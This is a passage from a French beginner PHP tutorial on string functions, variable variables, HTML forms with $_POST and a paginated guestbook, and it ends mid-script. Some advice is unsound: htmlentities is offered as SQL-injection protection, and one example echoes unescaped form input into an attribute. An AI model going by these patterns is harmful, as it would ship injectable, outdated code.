Les fonctions que vous allez voir sont toutes très simples à utiliser, encore faut-il les connaître quand on en a besoin
Je vais vous lister les plus utiles et vous expliquer rapidement leur fonctionnement. Pour connaître toutes les fonctions travaillant sur des chaînes de caractères, n'hésitez pas à consulter le manuel PHP (un peu austère certes, mais terriblement efficace !)

addslashes

Cette fonction ajoute des anti-slashs \ dans votre chaîne. Pourquoi faire ? Pour éviter d'avoir des bugs si votre chaîne contient des guillemets ou des apostrophes. Vous n'en voyez peut-être pas l'utilité maintenant, mais retenez bien que cette fonction existe car vous en aurez forcément besoin plus tard.
On l'utilise comme ceci :

Code : PHP

```php
<?php
$nouvelle_variable = addslashes($ancienne_variable);
?>
```

Par exemple, on a cette chaîne : *Elvis Presley était le "King", y'a aucun doute !*
Après passage à addslashes, ça deviendra : *Elvis Presley était le \"King\", y\'a aucun doute !*

Vous voyez, ça ajoute les anti-slashs juste devant les apostrophes et les guillemets !

stripslashes

Bah là, je vais pas faire long : cette fonction, c'est exactement l'inverse de addslashes. Ca enlève les anti-slashs de votre chaîne.

Code : PHP

```php
<?php
$nouvelle_variable = stripslashes($ancienne_variable);
?>
```

Si on a la chaîne : *Elvis Presley était le \"King\", y\'a aucun doute !*
Après passage à stripslashes, ça redeviendra : *Elvis Presley était le "King", y'a aucun doute !*

htmlentities

Celle-là, vous l'avez déjà vue si je ne m'abuse
Elle convertit les caractères HTML d'une chaîne en un code qui ne risque pas de s'exécuter. Très pratique par exemple si vous faites un mini-chat et que vous voulez empêcher vos visiteurs d'utiliser du HTML !

Code : PHP

```php
<?php
$variable_html = '<em>Ceci est une variable qui contient du HTML</em>';
$variable_sans_html = htmlentities($variable_html);

echo 'Avant : ' . $variable_html . '<br />Après : ' . $variable_sans_html;
?>
```

Essayer !

Remarquez au passage la zolie concaténation

Il existe d'autres fonctions similaires qui peuvent vous être utiles : htmlspecialchars bloque uniquement les caractères les plus utilisés en HTML (< > & " '), tandis que strip_tags supprime carrément toutes les balises HTML .

nl2br

Ultra-pratique, on s'en servira dans le prochain chapitre !
La fonction nl2br transforme toutes les "Entrées" qu'a tapé votre visiteur en code HTML "
" (qui correspond à un retour à la ligne).
En effet, comme vous le savez peut-être déjà, en HTML une "Entrée" n'a aucun effet (ça ne crée pas de retour à la ligne). Heureusement qu'il y a nl2br, moi je vous le dis

Code : PHP

```php
<?php
$ma_variable = 'Ceci est la première ligne.
Ceci est la seconde ligne.
Ceci est la troisième ligne.
Bon on arrête là...';
$ma_variable = nl2br($ma_variable);

echo $ma_variable;
?>
```

Essayer !

Hé ho ! Une minute ! Je vois pas ce qu'il fait de si extraordinaire ton code moi ?!

On essaie sans le nl2br ? Vous allez voir :

Code : PHP

```php
<?php
$ma_variable = 'Ceci est la première ligne.
Ceci est la seconde ligne.
Ceci est la troisième ligne.
Bon on arrête là...';

echo $ma_variable;
?>
```

Essayer !

Comme vous pouvez le voir, sans nl2br les retours à la ligne ne se font pas tous seuls ! Eh oui c'est pas la faute à PHP, c'est le langage HTML qui est fait ainsi.

strlen

Cette fonction retourne la longueur d'une chaîne de caractères, c'est-à-dire le nombre de lettres et chiffres qu'il y a (espaces compris). Exemple :

Code : PHP

```php
<?php
$phrase = 'Bonjour les Zér0s ! Je suis une phrase !';
$longueur = strlen($phrase);


echo 'La phrase ci-dessous comporte ' . $longueur . ' caractères :<br />' . $phrase;
?>
```

Essayer !

Comptez les caractères si ça vous amuse, il y en a bien 40 je vous assure ! 

str_replace

str_replace remplace une chaîne de caractères par une autre. Exemple :

Code : PHP

```php
<?php
$ma_variable = str_replace('b', 'p', 'bim bam boum');

echo $ma_variable;
?>
```

Essayer !

On a besoin d'indiquer 3 paramètres :

1. La chaîne qu'on recherche. Ici, on recherche les "b" (on aurait pu rechercher un mot aussi).
2. La chaîne qu'on veut mettre à la place. Ici, on met des "p" à la place des "b".
3. La chaîne dans laquelle on doit faire la recherche.

Ce qui nous donne "pim pam poum" 

str_shuffle

Pour vous amuser à mélanger aléatoirement les caractères de votre chaîne ! 

Code : PHP

```php
<?php
$chaine = 'Cette chaîne va être mélangée !';
$chaine = str_shuffle($chaine);

echo $chaine;
?>
```

Essayer !

strtolower

strtolower met tous les caractères d'une chaîne en minuscule.

Code : PHP

```php
<?php
$chaine = 'COMMENT CA JE CRIE TROP FORT ???';
$chaine = strtolower($chaine);

echo $chaine;
?>
```

Essayer !

A noter qu'il existe strtoupper qui fait la même chose en sens inverse : minuscules => majuscules.

Les variables variables

J'en vois déjà qui ouvrent des yeux grands comme ça :
Non non je vous rassure, vous ne voyez pas double !

Il s'agit d'un truc qui va paraître bien tiré par les cheveux au premier abord. Mais, moi qui ne savais pas que ça existait, quand j'ai découvert que PHP savait faire ce genre de trucs j'étais vraiment aux anges

On va partir d'un problème concret.
Je possède 3 variables : $ville, $pays, $continent. Je veux, en fonction de la valeur d'une autre variable ($afficher), afficher le contenu d'une de ces 3 variables (je vous avais dit que c'était tiré par les cheveux :p).

SI $afficher vaut "ville", ALORS afficher le contenu de $ville.
SI $afficher vaut "pays", ALORS affiche le contenu de $pays.
SI $afficher vaut "continent", ALORS affiche le contenu de $continent.

Normalement vous êtes capables d'écrire ce code non ? Je pense que vous utiliseriez des conditions :

Code : PHP

```php
<?php
if ($afficher == 'ville')
{
    echo $ville;
}
elseif ($afficher == 'pays')
{
    echo $pays;
}
elseif ($afficher == 'continent')
{
    echo $continent;
}
?>
```

Taratata... C'est lourd, c'est répétitif, et souvent vous n'aurez pas un problème avec 3 variables mais plutôt 300. Je vous vois mal faire 300 "if" dans votre code

La solution ? Demander à PHP d'afficher le contenu d'une variable en fonction d'une autre variable.
Pour cela, on utilisera un dollar suivi d'accolades (${}). En fait, on écrira ${$afficher}.
$afficher sera remplacé par sa valeur (par exemple "ville"), et du coup PHP comprendra qu'il s'agit de la variable $ville !

Vu que vous êtes sceptiques (on l'est forcément quand on vient de lire les atrocités tordues que je viens de vous sortir), voici un code source qui fonctionne comme le précédent :

Code : PHP

```php
<?php
$afficher = 'ville'; // Modifiez la valeur de $afficher pour voir...

// On définit les 3 variables dont on a parlé
$ville = 'Marseille';
$pays = 'France';
$continent = 'Europe';

echo ${$afficher}; // On affiche la variable dont le nom est "ville" dans notre exemple
?>
```

Essayer !

Je reconnais que c'est difficile à expliquer avec des mots, et pour une fois (je dis bien pour une fois), je crois que c'est plus simple à comprendre en lisant le code source

Donc, lisez et relisez bien ce code, vous allez rapidement comprendre comment ça marche. Et surtout, faites des tests chez vous : mettez par exemple $afficher = "pays" pour voir ce que ça fait

On peut aller plus loin. Entre les accolades, vous pouvez mettre le texte que vous voulez, utilisez juste une concaténation dedans !
`echo ${'mateo_' . $afficher};`
Ce qui dans notre exemple afficherait le contenu de la variable $mateo_ville !

De ce chapitre, il faut retenir :

- Que la concaténation et les apostrophes c'est bien, il faut les utiliser.
- La liste des fonctions que je vous ai faite sur les chaînes de caractères. L'idéal c'est de connaître ça par coeur (c'est pas bien long) car vous vous en servirez pratiquement tout le temps !

Les variables variables, c'est quelques chose d'un peu plus particulier. Retenez juste que ça existe, et si un jour vous en avez besoin retournez lire ce chapire pour savoir comment on fait

PHP et les formulaires

Une des applications les plus intéressantes du PHP est que l'on peut travailler sur des formulaires, et de manière très puissante.

Les formulaires sont le seul et unique moyen pour vos visiteurs de rentrer des informations sur votre site, donc de produire l'*interactivité*.
Regardez par exemple, sur un forum on doit rentrer du texte puis cliquer sur un bouton pour envoyer son message. Sur un livre d'or, sur un mini-chat, pareil. On a besoin des formulaires partout.

Vous allez voir qu'il y a de nombreux rappels de HTML dans ce chapitre... Et ce n'est pas un hasard : ici le PHP et le HTML sont très liés.
A quoi sert PHP dans l'histoire ? Il va nous permettre de traiter les données qu'a rentré l'utilisateur. Cela va nous servir de base pour tous nos prochains TP (livre d'or, news...) donc soyez attentifs.

Go ! 

Fonctionnement du formulaire

En HTML, pour dire qu'on va insérer un formulaire on se sert de la balise <form>. On l'utilise de la manière suivante :

Code : HTML

```
<form method="post" action="cible.php">

<p>
    On mettra ici les éléments de notre formulaire.<br />
    Notez qu'il n'y a pour l'instant pas de PHP.
</p>

</form>
```

Ce qu'il faut retenir, c'est qu'on met le contenu de notre formulaire entre les balises <form> et </form>
Il y a 2 attributs intéressants à connaître pour la balise <form> :

- **method="post"** : il faut savoir qu'il y a plusieurs moyens d'envoyer le formulaire (plusieurs "méthodes"). Ne retenez que la méthode "post", c'est la seule qui nous intéressera en PHP. Vous devrez donc toujours mettre method="post" pour vos formulaires !
- **action="cible.php"** : très important. C'est le nom de la page qui sera appelée lorsque l'utilisateur aura envoyé son formulaire (lorsqu'il aura cliqué sur "Envoyer" quoi ^^).
  Par exemple, le code précédent est situé sur la page formulaire.php ; une fois le formulaire envoyé, ça charge la page cible.php dans laquelle on traitera les informations.

Retenez donc bien que vous travaillez normalement sur 2 pages différentes : la page qui contient le formulaire (formulaire.php dans notre exemple), et celle qui reçoit les données du formulaire pour les traiter (cible.php).

Mais du coup vous devez vous demander quelque chose : pour les TP "mot de passe" et "mini-chat", n'a-t-on pas utilisé une seule et même page ? Eh oui en effet, le page cible était la même page que celle où il y avait le formulaire. Par exemple, on avait mis le formulaire dans minichat.php, mais aussi le traitement des données dans la même page (car on avait un action="minichat.php" qui renvoyait sur la même page).

Du coup les choses devraient devenir plus claires dans votre tête :

- La première fois que le mini-chat est chargé, on vérifie si des variables renvoyées par le formulaire commme $_POST['pseudo'] existent (c'est à ça que sert isset). Comme la première fois qu'on a chargé la page on n'a rien rentré dans le formulaire, on sait qu'on ne doit pas écrire d'informations dans la base de données (on saute le if).

- Quand on a rentré un message, la page se recharge mais cette fois avec des informations du formulaire entrées par l'utilisateur (comme le pseudo). Du coup, $_POST['pseudo'] existe, DONC on sait qu'on doit enregistrer quelque chose.

Et tout ça se fait sur une seule et même page

Dans la pratique, vous verrez qu'on préfère utiliser deux pages distinctes car c'est plus simple à gérer (ça nous épargne le isset). Mais souvent, vous serez contraints à travailler sur une même page, donc à utiliser la même technique que dans les TP précédents.

Si vous vous souvenez bien, on avait très rapidement parlé des formulaires avec zone de texte dans le chapitre sur les variables. Je vous avais promis qu'on reviendrait dessus plus tard et qu'on verrait tous les éléments de formulaires que l'on peut traiter avec PHP.
Ce moment est enfin venu

Les éléments du formulaire

Dans un formulaire, vous le savez peut-être déjà, on peut mettre beaucoup d'éléments différents : zones de textes, boutons, cases à cocher etc etc...
Je vais ici tous les lister et vous montrer comment vous servir de chacun d'eux. Avec ça, vous devriez être parés pour partir à l'assaut des formulaires tous seuls

Les petites zones de texte

Une zone de texte ressemble à ceci : Votre pseudo :

En HTML, on l'insère tout simplement avec la balise :
```
<input type="text" />
```

Pour les mots de passe, vous pouvez utiliser type="password", ce qui aura pour effet de cacher le texte rentré par le visiteur.

Mais il y a 2 attributs que vous allez devoir rajouter qui vous seront très importants :

- **name** : c'est le nom de la zone de texte. Choisissez-le bien, car c'est lui qui va produire une variable. Par exemple :
  ```
  <input type="text" name="pseudo" />
  ```
  Cela va créer dans cible.php une variable $_POST['pseudo']
- **value** : c'est ce que contient la zone de texte au départ. Par défaut, la zone de texte est vide. Mais il peut être très pratique de pré-remplir le champ : sur le TP mini-chat par exemple, on pourrait facilement écrire automatiquement le pseudo de l'utilisteur comme ça ! Exemple :
  ```
  <input type="text" name="pseudo" value="M@teo21" />
  ```

Oui, je sais que vous commencez à vous inquiéter car vous n'avez pas encore vu de PHP pour le moment et vous craignez ce qui risque de vous tomber sur la tronche.
Rassurez-vous, vous ne risquez rien

En fait, c'est tout bête : le texte que le visiteur aura rentré sera disponible dans cible.php sous la forme d'une variable appelée $_POST['pseudo'].

Et je ne vous apprends rien d'extraordinaire, on avait déjà vu ça dans le chapitre sur les variables. D'ailleurs, pour

l'exemple, je ne vais pas m'amuser à en faire un nouveau, je vous ressors celui que je vous avais fait (comment ça "feignasse" ? :p)

Code : HTML

```
<p>
    Cette page, elle aussi, ne contient que du HTML.<br />
    Veuillez taper votre prénom :
</p>

<form action="cible.php" method="post">
<p>
<input type="text" name="prenom" /> <input type="submit" value="Valider" />
</p>
</form>
```

Code : PHP

```
<p>Bonjour !</p>

<p>Je sais comment tu t'appelles, hé hé. Tu t'appelles <?php echo $_POST['prenom']; ?>
!</p>

<p>Si tu veux changer de prénom, <a href="3.3.1.php">clique ici</a> pour revenir à
appel.php</p>
```

Ce bouton va ouvrir la page appel.php :

Essayer !

Dans cible.php on a affiché une variable $_POST['prenom'] qui contient ce que l'utilisateur a rentré dans le formulaire.

 Comme il s'agissait d'un exemple des premiers chapitres du cours, je n'y avais pas encore parlé de htmlentities (pour rendre le html inoffensif). Mais, par sécurité, vous DEVEZ appliquer un htmlentities à la variable $_POST['prenom']. D'ailleurs, si vous testez mon exemple, vous verrez que moi j'ai pris la précaution d'appliquer un htmlentities ! 

De même, pour en revenir au mini-chat, on peut sans problème réécrire le pseudo dans le champ "pseudo" si la variable $_POST['pseudo'] existe. Ce qui nous donnerait quelque chose du genre :

Code : PHP

```
<input type="text" name="pseudo"
<?php
if (isset($_POST['pseudo'])) // Si on a le pseudo rentré par le visiteur
{
    echo 'value="' . $_POST['pseudo'] . '"'; // On pré-remplit le champ avec le pseudo du
visiteur
}

// Et on n'oublie pas de fermer la balise <input /> tout en bas :
?>

/>
```

En gros, on a mis du PHP en plein milieu de la balise <input /> (oui oui on a tout à fait le droit).
SI on a le pseudo du visiteur, ALORS on rajoute l'attribut *value="Le pseudo"*, ce qui fera que la zone de texte sera pré-remplie 

 N'oubliez surtout pas de mettre le /> tout à la fin pour fermer la balise <input />

Vous reconnaîtrez entre autres l'intérêt des apostrophes et de la concaténation pour séparer le texte des variables. Grâce à ça on n'a pas eu à mettre d'antislash devant les guillemets.

Les grosses zones de texte

La grosse zone de texte (qu'on appelle aussi "Zone de saisie multiligne" ^^), ça ressemble à ceci :

Comment pensez-vous que je pourrais améliorer mon site ?

```
Difficile d'améliorer la perfection non ?
Enfin, moi ce que j'en dis...

A toi de voir !
```

On peut y écrire autant de lignes que l'on veut. C'est plus adapté si le visiteur doit écrire un long message par exemple.

On va utiliser le code HTML suivant pour insérer cette grosse zone de texte :

Code : HTML

```
<textarea name="message" rows="8" cols="45">
Votre message ici.
</textarea>
```

Là encore, on a un attribut *name* qui va définir le nom de la variable qui sera créée dans cible.php. Dans notre cas, ce sera la variable $_POST['message'].

Chose plus particulière : il n'y a pas d'attribut value. En fait, le texte par défaut est ici écrit entre le <textarea> et le </textarea>. C'est plus pratique du coup pour faire un echo au milieu 
Si vous ne voulez rien mettre par défaut, alors n'écrivez rien entre <textarea> et </textarea>

La liste déroulante

La liste déroulante, c'est ça :

Dans quel pays habitez-vous ?

France

- France
- Espagne
- Italie
- Royaume-Uni
- Canada
- Etats-Unis
- Chine
- Japon

On utilise le code HTML suivant :

Code : HTML

```
<select name="choix">
    <option value="choix1">Choix 1</option>
    <option value="choix2">Choix 2</option>
    <option value="choix3">Choix 3</option>
    <option value="choix4">Choix 4</option>
</select>
```


Tout bêtement, on utilise la balise <select> à laquelle on donne un nom (ici : "choix").
On écrit les différentes options disponibles...
Puis on referme la balise avec </select>.

Ici, une variable $_POST['choix'] sera créée, et elle contiendra le choix qu'a fait l'utilisateur. S'il a choisi "Choix 3", la variable $_POST['choix'] sera égale au value correspondant, c'est-à-dire "choix3".

Un truc important qu'il peut être utile de savoir faire, c'est de définir le choix par défaut. Normalement c'est le premier, mais si vous rajoutez l'attribut selected="selected" à une balise <option>, alors ce sera le choix par défaut.
On pourrait par exemple écrire :
`<option value="choix3" selected="selected">Choix 3</option>`

Les cases à cocher

Une case à cocher ressemble à ceci :



On utilisera le code suivant pour afficher des cases à cocher :

Code : HTML

```
<input type="checkbox" name="case" /> Ma case à cocher
```


Là encore, on donne un nom à la case à cocher (ici : "case"). Ce nom va générer une variable dans la page cible, par exemple $_POST['case'].

- Si la case est cochée, alors $_POST['case'] aura pour valeur "on".
- Si elle n'est pas cochée, alors $_POST['case'] ne contiendra rien (NULL).

Si vous voulez que la case soit cochée par défaut, il faudra lui rajouter l'attribut checked="checked". Par exemple :
`<input type="checkbox" name="case" checked="checked" />`
On aura du coup une case déjà cochée.

Les boutons d'option

Les boutons d'option fonctionnent par groupes de 2 minimum. Par exemple :



Le code correspondant à cet exemple est le suivant :

Code : HTML

```
Aimez-vous les frites ?
<input type="radio" name="frites" value="oui" checked="checked" /> Oui
<input type="radio" name="frites" value="non" /> Non
```

Comme vous pouvez le voir, les deux boutons d'option ont le même nom ("frites"). C'est très important, car les boutons d'options fonctionnent par "groupes" : tous les boutons d'option d'un même groupe ont le même nom.
Cela permet au navigateur de savoir quels boutons d'option désactiver quand on active un autre bouton d'option du groupe. Il serait bête en effet de pouvoir sélectionner "Oui" et "Non" à la fois

Pour pré-cocher l'un de ces boutons d'option, vous faites pareil que pour les cases à cocher : vous rajoutez un checked. Ici, commme vous pouvez le voir, "Oui" est sélectionné par défaut.

Dans la page cible, une variable $_POST['frites'] sera créée. Elle aura la valeur du bouton d'option choisi par le visiteur. Si on aime les frites, alors on aura $_POST['frites'] = 'oui'.
Il faut bien penser à remplir l'attribut "value" du bouton d'option car c'est lui qui va déterminer la valeur de la variable

Les champs cachés

Si y'a un truc bien pratique avec les formulaires et php, ce sont les champs cachés

En quoi ça consiste ? C'est un code dans votre formulaire qui n'apparaîtra pas aux yeux du visiteur, mais qui va quand même créer une variable avec une valeur.
Je m'explique : supposons que vous ayez besoin de "retenir" que le pseudo du visiteur est "Mateo21". Vous allez taper ce code :

Code : HTML

```
<input type="hidden" name="pseudo" value="Mateo21" />
```

A l'écran, vous ne verrez rien.
Mais dans la page cible, une variable $_POST['pseudo'] sera créée (correspondant à *name*), et elle aura la valeur "Mateo21" (correspondant à *value*) !

C'est apparemment inutile, mais vous verrez que lorsque vous commencerez à créer des formulaires vous en aurez vite besoin

---

Petit exercice

Pour s'entraîner, on va travailler sur une liste déroulante. On va demander au visiteur quelle est sa couleur préférée. Lorsqu'il aura choisi, on doit arriver à faire 2 choses :

1. On va écrire sa couleur préférée (à l'aide d'un echo tout bête)
2. On va faire de cette couleur le choix par défaut de la liste déroulante

On va faire appel à un vieux truc qu'on n'a pas utilisé depuis la partie I : les fonctions que vous pouvez définir vous-même. On va définir une fonction appelée choixParDefaut qui va renvoyer 'selected' si la couleur qu'on lui donne est bien le choix de l'utilisateur, ou qui ne renvoie rien si ce n'est pas sa couleur préférée.

Allez, on arrête de bavarder et on code

Code : PHP

```php
<?php
function choixParDefaut($couleur) // Création de la fonction
{
$par_defaut = ''; // On crée une variable (vide par défaut) que l'on retournera à la fin

    if (isset($_POST['couleur'])) // Si le visiteur a choisi une couleur
    {
        if ($_POST['couleur'] == $couleur) // Si cette couleur correspond à la couleur
que l'on est en train de traiter
        {
            $par_defaut='selected="selected"'; // Alors on modifie la variable que l'on
retournera et on lui met selected
        }
    }

return $par_defaut; // On ne retourne rien si ce n'était pas la couleur choisie, selected
si c'était la bonne couleur
}


// -------------- Fin de la fonction ---------------


if (isset($_POST['couleur'])) // On vérifie si le visiteur a déjà choisi une couleur
{
    echo '<p>Votre couleur préférée est le : ' . htmlentities($_POST['couleur']) .
'</p>';
}
?>


<p>Quelle est votre couleur préférée ?</p>

<form method="post">
<p>
    <select name="couleur">
        <option value="Bleu" <?php echo choixParDefaut('Bleu'); ?>>Le Bleu</option>
        <option value="Marron" <?php echo choixParDefaut('Marron'); ?>>Le Marron</option>
        <option value="Vert" <?php echo choixParDefaut('Vert'); ?>>Le Vert</option>
        <option value="Rose" <?php echo choixParDefaut('Rose'); ?>>Le Rose</option>
    </select>
    <input type="submit" value="OK" />
</p>
</form>
```

Essayer !

J'imagine votre tête lorsque vous avez regardé ce code : 
D'un côté, ça ne m'étonne pas que ce code 3.3.9 vous ait fait un peu peur. D'un autre, évitez de me le dire parce que je risquerais de ma fâcher tout rouge 

Pourquoi ? Parce que j'ai "juste" utilisé une fonction, et c'est quelque chose que je vous ai appris dans un des premiers chapitres de ce cours de PHP !!!
Donc, en toute logique, vous *devriez* être capables de comprendre tout cela.

Je vais quand même vous expliquer rapidement comment ça marche, j'ai pas envie que vous me jetiez des tomates pour ça
En gros, oubliez le haut de ce code. Regardez après le commentaire "Fin de la fonction". Si l'utilisateur a fait un choix, alors on affiche quelle est sa couleur préférée.

 Alerte rouge : quand vous affichez (ou enregistrez) les résultats d'un formulaire, prenez l'habitude de TOUJOURS appliquer un htmlentities. Et quand je dis toujours, c'est tout le temps : même sur une liste déroulante ou un champ caché, un visiteur peut modifier la source pour aller mettre du html ou du javascript !

Ensuite, on affiche notre formulaire tout bête. Comme on veut recharger la même page, je n'ai pas mis d'attribut *action*.
Pour chaque option, j'affiche ce que me renvoie ma fonction choixParDefaut quand je lui donne la couleur 'Vert' par exemple. Soit la fonction renvoie 'selected="selected"', dans ce cas on affiche selected et ce sera le choix par défaut, soit la fonction ne renvoie rien, donc ce ne sera pas le choix par défaut.

Si vous ne comprenez pas bien comment marche ma fonction, je vous conseille vivement de relire le chapitre sur les fonctions.
N'hésitez pas à passer un peu de temps sur ce code pour comprendre comment il marche, car je le trouve très intéressant. Si vous avez compris ça, vous avez tout compris

---

TP : un livre d'or

Comme je vous l'avais promis, la partie III sera riche en TP. On va en enchaîner plusieurs à la suite

Pourquoi tout d'un coup autant de TP ? Parce que vous venez tout juste de franchir un "cran" dans l'apprentissage PHP : à peu de choses près, vous êtes capables d'écrire les scripts les plus courants (livre d'or, news, sondage...)
Bien entendu, je vais continuer à vous guider à chaque fois pour que vous ne partiez pas dans toutes les directions, mais vous allez voir que petit à petit vous n'aurez (presque) plus besoin de mon aide

On va donc dans ce TP écrire un livre d'or pour votre site. Ainsi, les visiteurs pourront laisser une trace de leur passage, et ça valorisera d'autant plus votre site

---

Réalisation du livre d'or

Etape 1 : prérequis

Les prérequis pour le livre d'or ressemblent beaucoup à ceux du Mini-Chat :

- Savoir lire dans une table MySQL
- Savoir écrire dans une table MySQL
- Savoir compter le nombre d'entrées dans une table
- Savoir bien utiliser les formulaires

Ce que vous avez appris dans le chapitre précédent sur les formulaires est très important. N'hésitez pas à vous y reporter, car c'est en combinant les formulaires et MySQL que vous créerez des scripts très puissants !

Etape 2 : préparation du script

Comme d'habitude, on n'attaque **jamais** un script PHP avant de l'avoir préparé : on doit réfléchir à son fonctionnement si on ne veut pas se retrouver complètement perdus dans notre code.
On doit d'abord se demander quelles seront les fonctionnalités de notre livre d'or. Quand un visiteur va arriver dessus, que va-t-il pouvoir faire ? Il peut laisser son pseudo et un message, il sera enregistré dans une table comme tous les autres.

Commençons par créer cette table justement. On va l'appeler "livreor", et elle aura 3 champs :

- id : comme d'habitude, on crée un id pour numéroter chaque champ. Cet id a le type INT dans MySQL et j'ai sélectionné "Index" comme je vous avais dit de faire pour les champs id. Par ailleurs, j'ai choisi "auto increment" pour que le numéro d'id s'inscrive automatiquement à chaque nouvelle entrée.
- pseudo : c'est le pseudo du visiteur. Il est de type VARCHAR, et il ne faut pas oublier de préciser sa "taille" lorsque vous créez la table : une taille de 255 me semble suffisante (vous n'avez pas des pseudos de 256 caractères dites-moi ? o_O)

- message : on y stocke le message qu'a laissé le visiteur. Ce champ est de type TEXT.

Je propose qu'on mette en haut de la page le formulaire, puis juste en-dessous la liste des messages... Ce qui devrait vous faire très fortement penser au Mini-Chat !
Voici un aperçu de ce que vous devez pouvoir réaliser :

Encore une fois, c'est moche je vous l'accorde. Mais le design, c'est très facile à réaliser (une couleur de fond, une image et c'est bon :p).
Non, ce qui nous intéresse c'est d'arriver à faire marcher le code. Vous aurez tout le loisir de rajouter des fioritures après, croyez-moi

Pour l'enregistrement, c'est comme pour le Mini Chat. Par mesure de sécurité, il ne faut pas oublier le htmlentities. Particularité : on va demander au htmlentities de modifier aussi les apostrophes et guillemets. C'est une protection de plus, qui permet d'éviter qu'un visiteur malveillant essaie de modifier votre requête SQL rien qu'en postant un message.
Le code à utiliser sera : `htmlentities($variable, ENT_QUOTES);`
On rajoute le ENT_QUOTES pour dire à htmlentities qu'on veut en plus transformer les apostrophes et guillemets.

Bon, vous avez certainement remarqué la principale différence entre le Mini Chat et le livre d'or : ici on ne veut pas afficher juste les 10 derniers messages, on veut TOUS les afficher. Et tous sur une même page ça fait beaucoup.
Donc, *on va créer automatiquement des pages* pour qu'il y ait par exemple 20 messages par page.

Cela peut vous sembler flou : comment "créer" automatiquement des pages en PHP ? Vous allez voir, ce n'est peut-être pas ce à quoi vous vous attendiez

1. On récupère le nombre total des messages ($totalDesMessages) grâce à la requête MySQL que je vous ai apprise.
2. On calcule le nombre de pages qu'il y aura. Comment ? Avec une bête division mathématique !


```
$nombreDePages = $totalDesMessages / $nombreDeMessagesParPage;
```
Exemple : si on a 100 messages, et qu'on veut 20 messages par page. On calcule 100 / 20 = 5 pages ! Tout bête n'est-ce pas


Vous devez, bien sûr, donner d'abord une valeur à $nombreDeMessagesParPage. Moi je mettrai 20 par exemple, mais vous mettez ce que vous voulez. L'avantage, c'est que si vous voulez changer plus tard le nombre de message par page, vous aurez juste à modifier la valeur de la variable !

Mais... mais... s'il y a 102 messages par exemple, 102 / 20 = 5.1 pages ! Or, on ne peut pas avoir 5.1 pages, donc il va falloir créer une sixième page qui ne contiendra que 2 messages.
Il y a une fonction PHP mathématique qui va bien nous aider : *ceil*. Elle renvoie le nombre entier supérieur : si on lui donne 5.1, elle va renvoyer 6 ! C'est exactement ce qu'il nous faut ! Donc, pour être sûrs du nombre exact de pages à créer, il faudra plutôt utiliser l'instruction suivante :
```
$nombreDePages = ceil($totalDesMessages / $nombreDeMessagesParPage);
```

3. Maintenant qu'on a le nombre de pages, on va écrire tous les liens vers chacune de ces pages (1 2 3 4 5 6...). Lorsqu'on cliquera sur un de ces numéros, ça amènera à la page correspondante.
Il suffit de faire une boucle For (ou While, comme vous voulez :p) qui va écrire tous ces nombres à la suite, de 1 à $nombreDePages. Comme ça, on aura écrit 1 2 3 4 si on a 4 pages dans notre livre d'or !
4. Mais vers quelle page amène chacun de ces liens ? En fait, on va réouvrir la même page, mais avec un paramètre différent. On va rajouter un ?page=4 par exemple si on veut aller à la page 4. Si la page du livre d'or s'appelle "livreor.php", le lien vers la page 4 sera donc :
```
<a href="livreor.php?page=4">4</a>
```

Si je prends l'aperçu du livre d'or que je vous ai montré tout à l'heure, voici par exemple les liens vers les pages 3 et 8 :



C'est ce qu'on cherche à obtenir.
Pour y arriver, ça a peut-être l'air d'être un truc mathématique barbare, mais dites-vous bien que ce n'est qu'une minable petite division à faire. Non, en fait ce qui doit vous gêner, c'est que vous découvrez le "truc" des pages pour la première fois.

On ne va pas créer un fichier PHP différent pour chaque page (je suis pas fou à ce point :lol:). Simplement, il y aura une variable $_GET['page'] qui va indiquer à quelle page on se trouve. Notre script saura afficher les messages de cette page tout seul !


Pensez à vérifier si $_GET['page'] existe. Si ce n'est pas le cas, alors c'est la première fois que le visiteur charge le livre d'or : mettez-le sur la page 1 (la plus récente).


Bon, j'ai récupéré le nombre total de messages et j'ai écrit les liens vers chacune de ces pages avec une boucle. Je fais comment pour afficher juste les messages de la page ?

Souvenez-vous : $_GET['page'] est une variable qui contient le numéro de la page que le visiteur est en train de lire. Il suffit de modifier la requête SQL, en utilisant LIMIT. Et n'oubliez pas qu'on veut afficher les messages dans l'ordre décroissant (le plus récent en premier).

Il va donc falloir réfléchir un petit peu à la requête SQL... Je ne vous donne pas la réponse, il faut que vous

cherchiez vous-même.
Pour info, j'ai dû réfléchir bien 5 minutes avant de trouver la requête... Eh oui, contrairement aux apparences je ne suis pas un robot : comme vous je dois réfléchir un peu avant d'arriver à faire marcher mes scripts

Bon, et après ça c'est gagné
Il ne vous reste plus qu'à afficher le résultat de la requête dans une boucle, comme vous avez l'habitude de faire. Si tout se passe bien, les messages de la page s'afficheront !

Etape 3 : à vous de jouer !

Pfiou ! Je vous ai décortiqué tout le problème, vous avez les bases qu'il faut pour écrire le script

Prenez votre temps surtout, on n'est pas pressés.
Soignez bien le système de pages, c'est d'ailleurs la seule chose qui différencie ce TP du TP Mini Chat.
Surtout, n'abandonnez pas trop vite : il est parfois bien, quand vous commencez à avoir mal à la tête, d'aller piquer un petit somme. Très souvent, on a plein de bonnes idées au réveil !

Ah, et n'ayez pas peur de créer d'autres variables si nécessaire. C'est un bon moyen de simplifier un problème parfois !

Etape 4 : correction

On corrige maintenant ?

Allez, voici en gros ce qu'il fallait faire :

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" >
   <head>
       <title>Livre d'or</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
        <style type="text/css">
        form, .pages
        {
            text-align:center;
        }
        </style>
    </head>

    <body>

    <form method="post" action="livreor.php">
    <p>Mon site vous plaît ? Laissez-moi un message !</p>

    <p>
        Pseudo : <input name="pseudo" /><br />
        Message :<br />
        <textarea name="message" rows="8" cols="35"></textarea> <br />
        <input type="submit" value="Envoyer" />
    </p>
    </form>

<p class="pages">
<?php
mysql_connect("localhost", "sdz", "mot_de_passe");
mysql_select_db("coursphp");

// --------------- Etape 1 -----------------
